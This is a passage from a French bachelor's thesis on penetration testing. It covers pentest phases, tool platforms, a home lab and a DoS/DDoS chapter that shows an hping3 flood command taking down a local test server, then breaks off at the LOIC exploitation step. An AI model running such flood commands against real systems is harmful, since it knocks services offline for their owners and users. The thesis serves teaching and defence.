

**h e g**

Haute école de gestion  
Genève

# **Analyse de cyberattaques et proposition de solution au travers du pentesting**

**Travail de Bachelor réalisé en vue de l'obtention du Bachelor HES**

par :

**Michael GOMES**

Conseiller au travail de Bachelor :

**Bryce Ciaran**

**Haute École de Gestion de Genève, 7 juillet 2021**

**Haute École de Gestion de Genève (HEG-GE)**

**Filière Informatique de gestion**

## Déclaration

Ce travail de Bachelor est réalisé dans le cadre de l'examen final de la Haute école de gestion de Genève, en vue de l'obtention du titre de Bachelor of Science HES-SO en informatique de gestion.

L'étudiant a envoyé ce document par email à l'adresse remise par son conseiller au travail de Bachelor pour analyse par le logiciel de détection de plagiat URKUND, selon la procédure détaillée à l'URL suivante : <https://www.orkund.com>.

L'étudiant accepte, le cas échéant, la clause de confidentialité. L'utilisation des conclusions et recommandations formulées dans le travail de Bachelor, sans préjuger de leur valeur, n'engage ni la responsabilité de l'auteur, ni celle du conseiller au travail de Bachelor, du juré et de la HEG.

« J'atteste avoir réalisé seul le présent travail, sans avoir utilisé des sources autres que celles citées dans la bibliographie. »

Fait à Genève, le 7 juillet 2021

Michael Gomes

A handwritten signature in black ink that reads "Gomes". The signature is written in a cursive style and is underlined with a single horizontal line.

## Remerciements

Je tiens à remercier particulièrement Monsieur Ciaran Bryce qui m'a suivi tout au long de mon travail de Bachelor en m'accordant une réunion par semaine depuis le début de la rédaction de mon travail de Bachelor.

Je remercie également ma famille et mes amis pour avoir pris le temps de m'aider notamment à vérifier l'orthographe et la cohérence de mon travail.

Finalement, je voudrais aussi remercier la Haute Ecole de Gestion et les différents professeurs qui m'ont beaucoup appris lors de mon cursus à la HEG sans quoi la réalisation de ce mémoire ne serait pas faisable.

## Résumé

Dans un monde plus connecté que jamais, la cybercriminalité est un sujet qui inquiète. Cela fait maintenant des années que la cybercriminalité est l'un des dix plus gros risques économiques mondial. Des multitudes d'organisations et d'entreprises se sont vu victimes des ces attaques allant jusqu'à, pour certaines, un arrêt immédiat de leurs activités. Certaines attaques ont marqué l'histoire par leurs impacts en causant des dégâts monstrueux.

Au fil du temps, les technologies et méthodes utilisées par les pirates se complexifient ce qui oblige les entreprises, quelles qu'elles soient, à adapter la sécurité de leurs systèmes informatiques. En effet, elles ont dû innover afin de faire face aux différentes attaques actuelles.

Depuis quelques années est né l'art du pentesting. Ceci consiste à anticiper des cyberattaques en attaquant volontairement un système informatique dans le but de trouver des vulnérabilités avant que des pirates malveillants ne posent les mains dessus.

Des pentester, testeur d'intrusion ou encore hacker éthique sont de plus en plus demandés dans le monde du travail actuel. Ils agissent comme des pirates malveillants en travaillant avec les mêmes outils, méthodologies et technologies à différence qu'eux, agissent sous un mandat d'une entreprise. Par conséquent, l'activité d'un pentester est totalement légale contrairement aux pirates dit black hat.

Une multitude d'outils de pentesting est disponible gratuitement sur internet pour tout type de cyberattaques. Ces outils étant de plus en plus simples d'utilisation, ils permettent d'engendrer de gros dégâts. Le souci étant que ces outils sont à chaque fois plus accessibles et performants sans pour autant que des solutions soient proposées par les pentester.

Normalement, des solutions de protections pour couvrir les vulnérabilités identifiées par le pentester font partie de son travail. En effet, à la suite de la phase dite d'exploitation où l'attaque va être lancée volontairement sur un système informatique, des vulnérabilités devraient être détectées. Le rôle du pentester sera donc également de proposer diverses solutions au mandant pour régler ses failles. Malgré cela, une grande majorité de pentester se contente uniquement de proposer des outils performants, accessibles et simples d'utilisation ce qui complique d'autant plus la lutte contre la cybercriminalité étant donné que ces outils peuvent être facilement détournés à des fins malveillantes.

# Table des matières

Déclaration.....	i
Remerciements .....	ii
Résumé .....	iii
<b>1. Introduction.....</b>	<b>1</b>
<b>2. L'art du Pentesting .....</b>	<b>2</b>
<b>2.2 Outils de pentesting.....</b>	<b>5</b>
<b>3. Dispositif d'attaque : .....</b>	<b>6</b>
<b>4. DOS/DDOS .....</b>	<b>7</b>
4.1.1 Hping3 .....	8
4.1.1.1 Attaque (Exploitation) .....	9
4.1.2 low orbit ion cannon (LOIC).....	10
4.1.2.1 Attaque (Exploitation) .....	11
<b>4.2 Solutions.....</b>	<b>14</b>
<b>5. Social Engineering .....</b>	<b>20</b>
<b>5.1 Phishing.....</b>	<b>22</b>
5.1.1 BlackEye.....	23
5.1.1.1 Attaque (Exploitation) .....	24
5.1.2 Zphisher.....	25
5.1.2.1 Attaque (Exploitation) .....	25
<b>5.2 Solutions.....</b>	<b>28</b>
<b>6. Malware .....</b>	<b>30</b>
6.1.1 TheFatRat.....	36
6.1.1.1 Attaque (Exploitation) .....	36
<b>6.2 Solutions.....</b>	<b>41</b>
<b>7. Man in the middle (MITM).....</b>	<b>44</b>
7.1.1.1 Ettercap .....	48
7.1.1.2 Attaque (Exploitation) .....	49
<b>7.2 Solutions.....</b>	<b>54</b>
<b>8. Injection SQL .....</b>	<b>58</b>
8.1.1.1 Sqlmap .....	62
8.1.1.2 Attaque (Exploitation) .....	63
<b>8.2 Solution .....</b>	<b>67</b>
<b>9. Conclusion .....</b>	<b>69</b>
<b>Bibliographie .....</b>	<b>70</b>
<b>Annexe 1 : Schéma d'emplois et prérequis des outils de pentesting .....</b>	<b>79</b>

# 1. Introduction

Nous vivons actuellement dans un monde de plus en plus numérisé où des quantités massives de données sont produites, traitées et stockées quotidiennement. La grande majorité voire la totalité des entreprises actuelles telles que les banques, les administrations publiques ainsi que les grandes enseignes ont un système d'informations informatisé (SII) qui leur permettent de gérer leurs activités. Derrière ces systèmes se cachent diverses informations précieuses telles que des données confidentielles notamment. Par conséquent, ces systèmes d'informations informatisés sont de plus en plus la cible de multiples cyberattaques sur le web pouvant engendrer de lourds dommages pour les entreprises provoquant jusqu'à l'arrêt complet de leurs activités.

En effet, la cybercriminalité est un sujet actuel qui inquiète. C'est notamment le cas pour créateur du World Wide Web (www), Monsieur Tim Berners-Lee, qui lors de la célébration de la 30<sup>ème</sup> années du Web en 2019 a déclaré qu'il voyait aujourd'hui de nombreux problèmes/menaces naviguer sur son invention. Voici un extrait de ses déclarations[0] :

*« Pour résoudre tout problème, il faut le décrire et le comprendre clairement. Je vois en trois sources de dysfonctionnement qui affectent le Web d'aujourd'hui :*

- 1. Les intentions délibérées et malveillantes, comme le piratage et les attaques d'État, les comportements criminels et le harcèlement en ligne.*
- 2. Une conception de système qui crée des incitations perverses dans lesquelles la valeur des utilisateurs est sacrifiée, comme des modèles de revenus basés sur la publicité qui récompensent commercialement les pièges à clics et la propagation virale de la désinformation.*
- 3. Les conséquences négatives involontaires d'une conception bienveillante, telles que le ton indigné et divergent, et la qualité du discours en ligne. ...»*

(Cérémonie du 30<sup>ème</sup> anniversaire du web, 2019)

De plus, d'après les rapports du World Economic Forum, il se trouve que de 2019 jusqu'en 2021, la cybercriminalité fait partie des 10 risques les plus importants menaçant l'économie mondiale.

Ces cyberattaques sont menées par des personnes ou des organisations nommées « des hackers ». En revanche, tous les hackers n'agissent pas forcément de façon malveillante. En effet, il existe 3 catégories d'hacker qui sont : Les Black Hat, les Grey Hat ainsi que les White Hat. Les Black Hat sont les cybercriminels, c'est les personnes/organisations qui agissent contre la loi dans le but de voler, vandaliser ou détruire des systèmes. Les Grey Hat, pratique le hacking comme une sorte de hobby. Leur but n'est pas d'agir de façon malveillante. En effet, ils commettent des délits avec

une volonté d'agir pour la bonne cause. Il s'agit généralement de personnes curieuses, qui aiment les challenges et les risques. Finalement, les White Hat également nommées « hacker éthique », agissent de façon bienveillante. Ils travaillent pour des institutions ou des entreprises dans le but de trouver des failles de sécurité dans leurs systèmes. C'est notamment le cas des Pentesters où leur travail consiste à rechercher des vulnérabilités et évaluer les risques au sein d'un système.

Pour ce travail de Bachelor, je vais donc m'intéresser aux hackers dits White Hat, plus précisément à l'art du Pentesting tout en analysant diverses cyberattaques. En effet, une partie bibliographique expliquera les diverses attaques que je vais utiliser. Celles-ci seront notamment accompagnées de certaines statistiques historiques afin d'appuyer le sujet. Ensuite, pour chacune des cyberattaques, des outils de pentesting seront présentés avec une marche à suivre expliquant la configuration de ceux-ci. Finalement, pour chacune des cyberattaques, des solutions seront proposées accompagné d'une partie critique indiquant si celles-ci sont plus adaptées à des grandes, moyennes ou petites organisations.

Les cyberattaques dont je vais parler dans ce travail sont : l'attaque par déni de service, le social engineering, l'attaque de l'homme du milieu ainsi que l'injection SQL. Le choix de sélection de ces attaques a été fait selon leurs impacts ainsi que par leurs tendances actuelles.

## **2. L'art du Pentesting**

Un pentesteur, testeur d'intrusion, auditeur de sécurité ou encore un hacker éthique est un consultant qui a pour but de rechercher des vulnérabilités sur des systèmes d'informations qui peuvent être par exemple des sites web, des infrastructures, des produits, etc. Pour ce faire, ils utilisent les mêmes outils que les pirates dit « black hat ». L'idée est de mettre en place des attaques afin de trouver des failles dans le but de les combler avant qu'un hacker ne les exploite.

La différence entre un pentester et un pirate informatique est que le pentester est mandaté par une entreprise pour trouver des vulnérabilités sur un système et ainsi proposer diverses solutions. Le pirate informatique (black Hat), lui, va chercher des failles sur un système sans accord de la part du propriétaire. Son but sera généralement de détruire des systèmes ou de récupérer des informations confidentielles afin de les monétiser ou à des fins d'activismes par exemple.

Les objectifs principaux des audits de pentesting sont les suivants :

1. Identification des vulnérabilités du système
2. Evaluation du degré de risque des différentes failles
3. Proposition de solution avec priorisation

Un défaut dans un système ou une organisation devient une défaillance lorsqu'il est observable par les utilisateurs. C'est sur ce principe que se base le pentesting. En effet, l'idée va être d'attaquer son propre système au travers des mêmes moyens/outils que les Black Hat afin de trouver des failles de sécurité avant qu'un utilisateur malveillant ne pose la main dessus.

Des tests d'intrusion peuvent être faits à différents moments dans une organisation. En effet, ils peuvent se faire par exemple, lors de la conception d'un projet dans le but d'anticiper des possibles attaques. Ils peuvent également être fait à intervalle régulier une fois que l'application/projet est en production afin de prévenir d'éventuelles attaques ainsi que suite à une cyberattaque pour éviter que cela se reproduise. Dans tous les cas, étant donné la rapidité d'évolution des technologies, il est important pour une organisation d'effectuer des tests de pénétration régulièrement.

Il existe deux types de test d'intrusion qui sont les tests internes et les tests externes. Les tests en interne se feront sur l'infrastructure locale de l'entreprise (réseau LAN) et les tests externes au travers de n'importe quelle autre connexion internet. Des outils pour ces deux types de test seront présentés dans ce mémoire. Il y aura notamment les outils de l'attaque de l'homme du milieu pour les tests en interne et les outils pour l'attaque de social engineering, déni de service ainsi que d'injection SQL qui peuvent être utilisé tant en interne qu'en externe.

7 grandes étapes existent pour effectuer un audit de sécurité de pentesting qui sont les suivantes :

**Pre-engagement** : il s'agit d'une des phases les plus importantes du cycle de pentesting. En effet, c'est ici que nous allons signer un contrat avec le client. Dans ce contrat, se trouvera notamment le périmètre du test qui définira les limites de ce que nous avons le droit de tester. Nous allons également y définir les attentes du client et ses objectifs. Pour le pentester, il s'agira aussi de s'assurer que le contrat mis en place nous libère de toute responsabilité et qu'il est légalement couvert.



**Reconnaissance** : le rôle de la phase de reconnaissance est de collecter un maximum d'informations sur le sujet que nous allons tester. L'idée de cette phase est d'analyser l'organisation ainsi que son système afin de bien les comprendre dans le but de les exploiter par la suite. Voici des exemples de reconnaissance souvent utilisés : rechercher sur google afin de recueillir des informations sur l'entreprise, recherches de noms de domaines, recherches d'adresse mail, fouiller les corbeilles afin d'y trouver des données sensibles, etc. Le but de cette phase est d'avoir, grâce à nos recherches, une bonne compréhension de la cible.

**Threat Modeling** : il s'agit d'une pré attaque où le pentester va, grâce des informations récoltées lors de la phase de reconnaissance, modéliser des menaces et identifier des vulnérabilités. Cela passe notamment par exemple par des scanners de ports ouverts ou des scanners de vulnérabilités. Cette phase va entre autres nous permettre d'avoir une meilleure connaissance du système réseau de l'entreprise et nous permettra de savoir quel serveur nous allons pouvoir exploiter par exemple. Le pentester devra également mettre en place un plan d'attaque où il s'agira d'une sorte de marche à suivre des diverses attaques qu'il exploitera lors des prochaines phases.

**Exploitation** : il s'agit ici de la phase la plus intéressante du processus où le pentester va exploiter les différentes vulnérabilités identifiées dans les phases précédentes. Un des objectifs de cette phase est de récolter le plus d'accès administrateur possible.

**Post-exploitation** : il s'agira ici de documenter les différentes techniques/méthodes utilisées lors de la phase d'exploitation. Ce qui pourrait être par exemple une liste des appareils accédés accompagnés de leurs vulnérabilités, des outils utilisés, etc... Il est important d'appuyer les diverses attaques avec des captures d'écran afin de prouver les différentes vulnérabilités. Une des actions importantes de cette phase est le nettoyage. En effet, il faudra supprimer tous les scripts et/ou outils utilisés lors de la phase d'exploitation. Dans le cas où des paramètres ont été modifiés, il faudra les restaurer comme initialement. En gros, il s'agira de rendre la machine dans le même état que le pentester l'a emprunté.

**Reporting** : la phase de reporting est une des phases les plus importantes parmi toutes les phases du pentest. En effet, il s'agira du document que le pentester va livrer au client. Dans ce document, il y sera indiqué les faiblesses du système et des solutions pour résoudre ses différentes faiblesses. Il faudra explicitement indiquer au client les différents outils, scripts et techniques utilisées pour compromettre son système. Souvent, les différentes vulnérabilités sont pondérées en fonction des dommages que

cela pourrait causer (Low, moderate, high, extreme). Cela permettra au client de savoir ce qu'il doit traiter en priorité.

**Re-testing** : phase optionnelle qui n'est pas toujours effectuée par les pentesters. Cette phase se réalise une fois les solutions mises en place. Elle sert notamment à tester les diverses solutions.



<https://cyberx.tech/penetration-testing-phases/>

## 2.2 Outils de pentesting

Divers systèmes d'exploitation existent pour effectuer du pentesting. Certains plus adaptés que d'autres, en voici les principaux :

**Kali Linux** : ce système d'exploitation est le plus utilisé dans le monde du pentesting. Il s'agit d'une boîte à outils comprenant plus de 600 programmes pré installés dédiés au test d'intrusion d'un système d'information. Il comprend notamment les programmes Nmap, Wireshark ainsi que Metasploit. Kali Linux est disponible gratuitement sur leurs sites internet sous plusieurs versions telles qu'en 32 ou 64 bit, en CD et encore en machine virtuelle.

Pour ce travail de bachelier nous allons principalement utiliser kali linux pour effectuer nos tests d'intrusion.

**Windows** : que ce soit Windows 7, 8 ou 10, ils peuvent aussi être utilisés comme système d'exploitation pour le pentest. En effet, beaucoup d'outils de kali linux ont une version équivalente sur Windows. C'est notamment le cas des outils suivants : NMAP, Putty et Metasploit.

Certains des outils de pentest qui seront présentés dans ce travail se baseront sur le système d'exploitation Windows 10.

**BackBox Linux** : concurrent de Kali Linux, BackBox est basé sur Ubuntu et est une boîte à outils qui comprend également une suite d'outils de test d'intrusion tout comme

son concurrent. Ils ont une fonctionnalité qui leurs différencie de kali Linux qui se nomme « le référentiel Launchpad ». Il s'agit d'une fonctionnalité qui met automatiquement à jour les packages des outils de pentesting.

**Parrot Security OS** : Il s'agit d'un système d'exploitation basé sur Debian destiné au test d'intrusion. Tout comme ses concurrents, il a de multiples outils de sécurité pré installés. Le gros avantage qu'il a par rapport à Kali linux notamment est qu'il est plus léger. L'inconvénient de cet OS est qu'il est plus compliqué à prendre en main que Kali linux par exemple. C'est probablement ce qui explique le succès du système d'exploitation de kali Linux.

### 3. Dispositif d'attaque :

Un environnement a dû être mis en place au préalable pour pouvoir utiliser et tester les différents outils de pentesting qui seront présentés par la suite. L'environnement est composé de :

**Une machine Kali Linux** : il s'agit du système d'exploitation principal qui sera utilisé par dans ce mémoire. La raison pour laquelle kali linux sera utiliser plutôt qu'un autre système d'exploitation est qu'il est l'outil le plus utilisé dans le monde du pentesting. Il est également open-source et totalement gratuit.


**Une machine Windows 10** : certains outils qui seront présentés par la suite nécessiteront un système d'exploitation Windows 10. En effet, bien que les audits de pentesting se déroulent principalement sur des distributions linux, des outils sont également disponibles sur Windows. Certains vous en seront présentés par la suite.

**Un serveur Web Apache** : afin de tester l'impact de certaines attaques telles que le DOS/DDOS notamment, un serveur Web Apache hébergé sur un Raspberry Pie en local a été mis en place. L'idée de ce serveur Web est de simuler un service web quelconque.



## 4. DOS/DDOS


En vue du nombre impressionnant de données qui sont produites de nos jours, les attaques par déni de service distribuées (DDOS) sont de plus en plus fréquentes. Que ce soit les petites organisations ou les multinationales, leurs systèmes peuvent se voir ralentir ou complètement s'arrêter à cause de ces attaques. En effet, ces attaques font partie de notre quotidien et d'après CISCO elles se verront doubler de 2018 jusqu'en 2023 en passant de 7.9 millions d'attaques en 2018 à plus de 15.4 millions en 2023.



<https://www.cisco.com/c/en/us/solutions/collateral/executive-perspectives/annual-internet-report/white-paper-c11-741490.html>

Le but de ces attaques est simplement de rendre un service informatique indisponible ou de ralentir le réseau de celui-ci. Ce qui se fera, en exécutant un nombre de requêtes simultanément depuis une ou plusieurs machines jusqu'à ce que le serveur n'arrive plus à les gérer. L'idée est de saturer la bande passante et d'user les ressources de la victime jusqu'à ce qu'elle ne puisse plus répondre aux demandes.

La différence entre une attaque DOS et une attaque DDOS est simplement le nombre de sources d'où provient l'attaque. Pour une attaque DOS, les requêtes sont toutes envoyées depuis une seule source alors que pour une attaque DDOS, celles-ci en proviennent de plusieurs. Le but de ces deux attaques est identique. En revanche, il est logiquement plus simple de bloquer une attaque par DOS étant donné qu'elle est liée à une seule adresse IP. Les attaques DDOS sont donc beaucoup plus dévastatrices que la DOS. En effet, elles proviennent de plusieurs machines qui ont généralement été infectées par un virus ou un malware. C'est ce qu'on appelle des bots ou des machines zombies qui sont donc utilisées à des fins malveillantes.



<https://anydifferencebetween.com/difference-between-ddos-and-dos/>

Historiquement, la première attaque de déni de service est apparue le 22 juillet 1999 à l'université de Minnesota, en Amérique où un ordinateur a été attaqué par 114 machines infectées par un malware nommé Trin00 causant ainsi un arrêt de deux jours. Google, Amazon, AWS ainsi que Github ont été victimes des plus grosses attaques DDOS connues à ce jour.

L'impact qu'a cette attaque sur les organisations est tout d'abord l'image de l'entreprise qui se voit fortement dégradée aux yeux des utilisateurs des services. Le temps d'indisponibilité du service a également eu un gros impact financier pour l'entreprise. D'après une étude de L'ITIC[1], effectuée sur diverses entreprises dans le monde en 2019, 98% indique qu'une heure d'indisponibilité de leurs services, leurs coûteraient au moins 100'000 dollars. Parmi eux, 86% affirment qu'une heure d'inactivité leur coûteraient plus de 300'000 dollars.

Afin de mieux comprendre cette attaque, je vais vous expliquer diverses méthodes pour l'appliquer. Bien évidemment, ces attaques sont faites sur un réseau local via un serveur web qui m'appartient puisqu'il est strictement illégal d'effectuer ces actions sans autorisation des propriétaires.

Il existe divers moyens d'appliquer ces attaques. Certains sont plus simples à mettre en place que d'autres, je vais ici vous en présenter deux. Initialement, ses outils ont été conçus comme étant des utilitaires, malheureusement au fil du temps, les utilisateurs ont dérivé leurs fonctionnalités à des fins malveillantes.

Le premier est simplement un outil nommé **low orbit ion cannon (LOIC)**, qui est à la base une application de test de réseau mais qui au fil du temps, c'est popularisé au travers de divers événements que je vous expliquerais par la suite comme étant un outil DDOS. Le second est un outil qui est basé sur le système d'exploitation linux et se nommant **hping3**. Son but principal est d'effectuer des tests sur le firewall en envoyant des paquets TCP/IP à la demande.

L'intérêt de vous présenter deux outils qui applique la même attaque sur des systèmes d'exploitation différents permet de comprendre que le pentesting n'est pas uniquement dédié aux distributions du système d'exploitation Linux. De plus, ces outils sont très connus pour avoir été utilisés lors de cyberattaques mondialement connues.

#### 4.1.1 Hping3

Il s'agit d'un outil réseau dont le but principal est d'envoyer, de manipuler et de créer des paquets. Ils gèrent environ tous les types de paquets tels que le TCP, IP, UDP, et le ICMP. Hping3 est notamment utile pour tester les règles des firewalls, scanner des ports

et tester les performances d'un système ou d'un réseau. Pour notre mise en situation, nous allons l'utiliser pour envoyer des paquets TCP/IP en boucle, de façon rapide à notre cible, qui pour rappel, est un serveur web local, dans le but de ralentir le service ou au mieux, le rendre indisponible.

#### 4.1.1.1 Attaque (Exploitation)

Pour ce faire, il faut tout d'abord installer l'outil hping3 sur une machine linux grâce à la commande :

```
sudo apt install hping3
```

Ensuite, il s'agira d'envoyer en continu des paquets à la victime au travers de la commande :

```
sudo hping3 --flood [ip de la cible]
```

```
(user@kali)-[~]
└─$ ping 192.168.1.20
PING 192.168.1.20 (192.168.1.20) 56(84) bytes of data.
64 bytes from 192.168.1.20: icmp_seq=1 ttl=64 time=2.69 ms
64 bytes from 192.168.1.20: icmp_seq=2 ttl=64 time=2.23 ms
64 bytes from 192.168.1.20: icmp_seq=3 ttl=64 time=3.12 ms
64 bytes from 192.168.1.20: icmp_seq=4 ttl=64 time=9.47 ms
64 bytes from 192.168.1.20: icmp_seq=5 ttl=64 time=868 ms
64 bytes from 192.168.1.20: icmp_seq=10 ttl=64 time=2460 ms
64 bytes from 192.168.1.20: icmp_seq=11 ttl=64 time=1436 ms
64 bytes from 192.168.1.20: icmp_seq=77 ttl=64 time=868 ms
64 bytes from 192.168.1.20: icmp_seq=93 ttl=64 time=4371 ms
64 bytes from 192.168.1.20: icmp_seq=98 ttl=64 time=6620 ms
64 bytes from 192.168.1.20: icmp_seq=100 ttl=64 time=9572 ms
64 bytes from 192.168.1.20: icmp_seq=101 ttl=64 time=9132 ms
64 bytes from 192.168.1.20: icmp_seq=102 ttl=64 time=8108 ms
64 bytes from 192.168.1.20: icmp_seq=103 ttl=64 time=11864 ms
64 bytes from 192.168.1.20: icmp_seq=104 ttl=64 time=12792 ms
64 bytes from 192.168.1.20: icmp_seq=105 ttl=64 time=11791 ms
From 192.168.1.14 icmp_seq=126 Destination Host Unreachable
From 192.168.1.14 icmp_seq=127 Destination Host Unreachable
From 192.168.1.14 icmp_seq=128 Destination Host Unreachable
From 192.168.1.14 icmp_seq=129 Destination Host Unreachable
From 192.168.1.14 icmp_seq=130 Destination Host Unreachable
From 192.168.1.14 icmp_seq=131 Destination Host Unreachable
From 192.168.1.14 icmp_seq=132 Destination Host Unreachable
From 192.168.1.14 icmp_seq=135 Destination Host Unreachable
From 192.168.1.14 icmp_seq=138 Destination Host Unreachable
^C
--- 192.168.1.20 ping statistics ---
141 packets transmitted, 16 received, +9 errors, 88.6525% packet loss, time 147571ms
rtt min/avg/max/mdev = 2.230/4993.703/12792.096/4728.448 ms, pipe 13
```

Lancement de la commande depuis hping3

Screen 1 : Ping du serveur web

```
(user@kali)-[~]
└─$ sudo hping3 --flood 192.168.1.20
[sudo] Mot de passe de user :
Désolé, essayez de nouveau.
[sudo] Mot de passe de user :
HPING 192.168.1.20 (wlan0 192.168.1.20): NO FLAGS are set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.20 hping statistic ---
16960355 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Screen 2 : Lancement de "l'attaque" via hping3

Nous effectuons donc un ping au serveur web qui nous sert simplement à nous indiquer le temps que prend le serveur web à nous répondre. Il va notamment nous permettre de voir l'impact qu'aura notre attaque sur celui-ci. (Screen 1)

Comme expliqué précédemment, la commande `sudo hping3 --flood [ip cible]` a pour rôle d'envoyer des paquets TCP en continu à la cible sans attendre de réponse de sa part (Screen 2). Elle va donc envoyer en continu des pings au serveur jusqu'à ce que celui-ci ne puisse plus gérer. Les arguments de cette commande sont :

Commande	Fonction de la commande
<code>sudo</code>	Son rôle est d'avoir les droits administrateur
<code>hping3</code>	Son rôle est de faire appel à l'outil hping3
<code>--flood</code>	Son rôle est d'envoyer des paquets en continu le plus vite possible sans attendre de réponse
IP cible	Son rôle est d'indiquer l'adresse IP de la machine cible

On constate qu'en temps normal, avant que l'attaque soit lancée, le temps de réponse moyen est d'environ 2.65 millisecondes. Une fois la commande `hping3` exécutée, nous observons que le temps de réponse du serveur web augmente conséquemment. En effet, il passe de 3.12 millisecondes jusqu'à atteindre 12'792 millisecondes pour ensuite perdre toute connexion avec le serveur.

Mon serveur local n'a pas de protection particulière contre les attaques DOS/DDOS et par conséquent, nous pouvons constater qu'une attaque DOS a suffi à le faire tomber. Généralement, une attaque DOS n'est pas suffisante pour rendre indisponible un service, car le nombre de requêtes envoyées ne sont pas suffisantes.

Ce qui rend cet exercice intéressant est le fait que nous pouvons constater et comprendre le fonctionnement de l'attaque DOS/DDOS. Nous voyons que plus il y a de requêtes envoyées sur le serveur, plus le temps de réponse de ce dernier est long. Ainsi, à petite échelle, cela démontre comment se déroule cette attaque.

#### 4.1.2 low orbit ion cannon (LOIC)

Low orbit ion cannon est un logiciel open-source développé en `c#` par l'équipe Praetox Technologies. Il est à la base utilisé dans le but d'effectuer du « network stress testing » qui est un type de test, dont le but va être de pousser le service à l'extrême, jusqu'à ses limites. Il permet de soumettre aux serveurs une charge massive de trafic réseau afin de pouvoir le diagnostiquer. Au fil du temps et des mises à jour, il a été modifié, popularisé et utilisé comme un outil DDOS notamment par le mouvement hacktiviste Anonymous.

Au travers de ce logiciel on peut donc très simplement mettre en place une attaque DOS/DDOS. Il nous permet de surcharger des serveurs de requêtes TCP, UDP ou HTTP jusqu'à ce qu'ils ralentissent, voir dans le pire des cas, ne répondent plus. En effet, il est

effrayamment très simple à prendre en main et ne nécessite pas de grandes connaissances en informatique.

Bien évidemment, la majorité des services actuels sont un minimum protégé contre ce type d'attaque. Par conséquent, une attaque DOS ne générerait pas assez de requêtes pour aboutir à ses fins. En revanche, une attaque DDOS serait envisageable au travers de ce logiciel. Il suffirait que plusieurs milliers d'utilisateurs se coordonnent et lancent l'attaque sur un même réseau au même moment pour que l'attaque fonctionne.

C'est notamment ce qu'il s'est passé dans plusieurs grandes attaques connues menées par Anonymous telles que le PROJET CHANOLOGY[2] qui est un mouvement de protestations contre les pratiques de l'église scientologique ainsi que pour le projet OPERATION PAYBACK<sub>2</sub> en 2010 qui était une campagne qui ciblait les organisations anti-piratage. En 2010, entre le 8 et le 10 décembre, plus de 30'000 téléchargements [3] de ce logiciel ont été effectués à la suite de la mise en place de l'attaque contre des sites web d'organisations opposées à Wikileaks[4] qui est une organisation qui publie des documents classifiés ayant fuité.

Malgré la simplicité du programme LOIC, celui-ci ne comprend aucune fonctionnalité qui couvre l'anonymat de l'utilisateur. Par conséquent, si l'attaquant n'utilise pas un système permettant de cacher son adresse IP tel que Tor, I2P, un VPN ou un proxy, son adresse IP sera enregistrée chez la victime et il sera facilement retraçable. Il risque même d'encourir à des risques juridiques.

C'est notamment ce qui s'est passé lors des attaques citées précédemment où le 27 janvier 2011, 5 personnes[3] ont été identifiées et arrêtées au Royaume-Uni pour l'OPERATION PAYBACK. En Espagne, en juin 2011, 3 autres personnes[3] ont aussi été arrêtées pour avoir été impliquées dans d'autres attaques utilisant le logiciel LOIC. En Turquie, le 14 juin 2011, 32 individus[3] se sont également fait arrêter pour des attaques visant des sites WEB gouvernementaux pour contester contre le filtrage web par l'état.

#### **4.1.2.1 Attaque (Exploitation)**

